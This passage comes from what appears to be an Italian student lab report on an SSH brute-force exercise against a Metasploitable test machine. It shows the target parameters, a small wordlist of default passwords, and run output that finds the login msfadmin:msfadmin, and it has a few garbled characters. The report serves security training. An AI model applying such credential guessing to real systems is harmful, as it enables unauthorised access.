root      4120  0.0  0.1  5312  992 ?          Ss   10:59   0:00 /usr/sbin/sshd
msfadmin  4753  0.0  0.1  3004  756 tty1      R+   11:04   0:00 grep ssh
msfadmin@metasploitable:~$ netstat -tulnp | grep 22
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp6       0      0 :::22                      ::::*                  LISTEN
-
msfadmin@metasploitable:~$
```

Prima di eseguire il test di brute-force anche sulla macchina Metasploitable è stato necessario accettare che il servizio SSH fosse operativo.

Il controllo dei processi ha evidenziato che *sshd* risultava correttamente in esecuzione con privilegi di root, mentre l'analisi delle porte in ascolto ha confermato che la porta 22 era attiva e accettava connessioni esterne.

Questa doppia verifica ha consentito di validare la configurazione della macchina e di garantire che l'ambiente fosse idoneo.

ADATTAMENTO PARAMETRI

```
if __name__ == "__main__":
# ESEMPIO CON MACCHINA METASPLOITABLE
host bersaglio = "192.168.32.101"
port bersaglio = 22
username bersaglio = "msfadmin"
```

Per replicare il test di brute-force anche sulla macchina Metasploitable, non si è reso necessario intervenire sulla struttura logica o sulle funzionalità del programma in quanto l'intero codice ha mantenuto integralmente la sua architettura originale. L'operazione ha riguardato esclusivamente la riconfigurazione dei parametri di connessione i quali rappresentano gli elementi variabili necessari affinché la funzione possa operare verso un nuovo target. In particolare, sono stati sostituiti l'*indirizzo IP* della macchina bersaglio e lo *username* predefinito utilizzato da Metasploitable; questi valori, inseriti nell'apposita sezione del codice, consentono alla funzione di instaurare la sessione SSH verso il nuovo host e di avviare la sequenza di tentativi prevista dall'attacco brute-force.

```
GNU nano 8.6
CiaoEdoardo :)
metasploitable
password
msfadmin
```

Poiché il medesimo file di dizionario era già stato utilizzato durante il test condotto sulla macchina Kali, si è reso necessario aggiornarne il contenuto per adattarlo al nuovo scenario operativo. L'ambiente Metasploitable utilizza credenziali predefinite differenti, pertanto la wordlist originaria (progettata per tentare l'accesso all'utente “kali”) non sarebbe stata adeguata per questo secondo esperimento.

Per garantire un funzionamento corretto del brute-force, il file è stato integrato con voci coerenti includendo password comunemente associate all'utente “msfadmin, per cui l'aggiornamento della wordlist ha quindi permesso di modificare 2aòòò esclusivamente i dati di input necessari a rendere il test aderente al nuovo target.

ESECUZIONE BRUTE-FORCE

```
(kali㉿kali)-[~/Desktop/EPICODE/PYTHON]
$ python3 pfm2.py
Tentativo di autenticazione con: msfadmin:CiaoEdoardo :)

Tentativo di autenticazione con: msfadmin:metasploitable

Tentativo di autenticazione con: msfadmin:password

Tentativo di autenticazione con: msfadmin:msfadmin

autenticazione riuscita! psw trovata: msfadmin

credenziali: (msfadmin: msfadmin)
```

Una volta configurati i parametri specifici dell’ambiente Metasploitable e adeguata la wordlist alle credenziali del sistema, il programma è stato eseguito ripetendo la procedura di brute-force già applicata su Kali.

L’output mostra in sequenza tutti i tentativi effettuati dal programma: per ciascuna password presente nel dizionario il sistema ha tentato l’autenticazione sull’utente *msfadmin*, riportando a schermo le coppie username/password via via testate.

Dopo alcuni tentativi non riusciti, il programma ha individuato la credenziale corretta, riconoscendo come valida la combinazione *msfadmin : msfadmin*.

Non appena l’autenticazione è stata accettata dalla macchina Metasploitable, il processo ha interrotto ulteriori tentativi e ha restituito il risultato finale, confermando con chiarezza l’esito positivo dell’operazione.

Questo passaggio dimostra il corretto funzionamento della logica di brute-force anche su un secondo ambiente di test, confermando la capacità del programma di adattarsi a configurazioni diverse attraverso la semplice modifica dei parametri di input.

CONCLUSIONE

L'esercizio ha permesso di progettare e realizzare un meccanismo di brute-force per l'accesso a un servizio SSH, integrando in maniera strutturata gestione delle connessioni, controllo delle eccezioni e analisi automatizzata delle credenziali.

L'implementazione ha dimostrato la capacità del programma di eseguire tentativi sequenziali in modo stabile e controllato, distinguendo correttamente gli errori di autenticazione da quelli legati alla comunicazione di rete.

La logica adottata ha garantito un processo lineare e affidabile: ogni password è stata testata in modo autonomo, l'esecuzione è proseguita senza interruzioni anche in presenza di errori, e l'esito finale è stato determinato in modo chiaro, indicando sia l'eventuale credenziale corretta sia l'assenza di risultati quando necessario.